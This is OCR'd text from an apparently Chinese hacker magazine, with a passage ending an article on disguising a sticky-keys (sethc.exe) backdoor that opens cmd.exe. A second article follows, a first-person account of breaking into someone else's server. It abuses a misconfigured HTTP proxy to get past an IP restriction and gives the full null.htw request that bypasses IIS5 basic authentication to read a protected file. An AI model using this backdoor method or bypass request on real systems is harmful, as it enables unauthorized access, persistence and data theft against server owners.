
2、上面的方式固然很好的保护了我们的肉鸡，但还不够隐蔽，你想想，时下粘滞键后门这么畅销，稍微合格一点的管理员在登录服务器时，按下五次shift键来检查，倘若看到上图中的画面，岂不就露馅了吗？所以我想用一个和正常粘滞键程序界面一摸一样的程序来替换原来的sethc.exe，然后在这个伪装程序的右下角添加了一个双击事件，左键双击后就会打开cmd.exe。经测试，这样的隐蔽效果非常好。登录系统时打开粘滞程序窗口后，只需要在窗口的右下方双击左键就可以打开cmd.exe了（图6）。





小编注：这个后门非常不错哟，经过作者的修改，隐蔽性就更强了，如果杀毒软件不查杀的话，将会是一个很好的东西。





（文章中涉及到的工具sethc.exe已经收录在光盘中）

文章难度：★★★
文章简介：如何利用IIS5的Hit Highlighting绕过访问认证漏洞来访问敏感文件

我是如何拿到目标服务器上的敏感文件的

Mickey

某日，一朋友让我帮忙取一台服务器上的一个文本文件，还把URL地址给了我：http://victimip/internat/project-2002.txt。当时心里就觉得这应该是挺简单的事儿，谁知后来却整整花费了我一个星期的时间才搞定。

既然地址都给出来了，先试试直接使用迅雷下载吧，我们知道迅雷经常能利用自已的连接搜索功能下载一些原来的URL地址中本来不存在或现已经无效的资源。可是这次，迅雷没有搜索到其它的资源，如图1。




图1

初战告败，看来偷懒的方法不行呀，还是直接访问URL地址看看吧，如图2。从IE的提示信息中，我们可以看出WEB服务器做了IP地址限制，我不属于允许连接的IP地址范围。扫扫服务器吧，兴许运气好能有个第三方软件的溢出呢。拿出Nmap扫描WEB服务器的常见端口，Nmap在Windows下的使用真没有Linux下来的顺手，扫描速度太慢了，等了大概有1分半钟左右，结果出来了，看的出WEB服务器肯定配置有防火墙，只开放了80和8080端口，如图3。




图2

8080端口是什么服务在运行呢？Nmap给出的结果是HTTP代理，不过不敢肯定。不管那么多了，使用NC连接请求下不就知道了吗，如图4。我看到了什么？又是一台HTTP代理配置错误的服务器，HTTP代理没有过滤本地的127.0.0.1地址，我轻松的绕过了WEB服务器的IP地址限制，利用HTTP代理的配置错误渗透服务器我记得以前有篇外国的文章曾做过详细的介绍。但是通过我对服务器的请求，发现主页的默认页面都是静态的，也没有什么好利用的，服务器就先放过吧。直接请求我要的文本文件，如图5。又是一个打击，服务器对Internat目录做了基本会话身份验证，拒绝了我的请求，事情越来越难办了。

我到BugTraq以“IIS5”做为关键字进行搜索，看看有没有新的可以利用的漏洞，还真找出来一个“Microsoft IIS Hit Highlighting绕过访问认证漏洞”，看着给出的测试代码怎么那么眼熟呀，终于想起了利用HTW示例脚本读取ASP源代码的漏洞的测试代码与此类似，只不过那时候利用的是HTW示例脚本




图3




图4




图5

作为请求，而现在用的则是null.htw。废话不多说了，直接使用NC通过HTTP代理做如下的请求：**GET http://127.0.0.1:80/null.htw?CiWebhitsfile=/internat/project-2002.**

txt&CiRestriction=none&CiHiliteType=full HTTP/1.0。我解释一下请求的各部分参数：null.htw 调用了ciwebhitsfile、cirestriction、cihilitetype 处理，其中 ciwebhitsfile 用来处理文件，cirestriction 用来查找信息，cihilitetype 表示格式。null.htw 文件并非真正的系统映射文件，只是一个储存在系统内存中的虚拟文件，哪怕你已经从系统中删除了所有的真实的 htw 文件，但是由于对 null.htw 文件的请求默认是由 webhits.dll 来处理的，所以请求依然有效！

这次突破了 IIS 的基本身份认证限制了，访问到我想要的文件了，如图6。

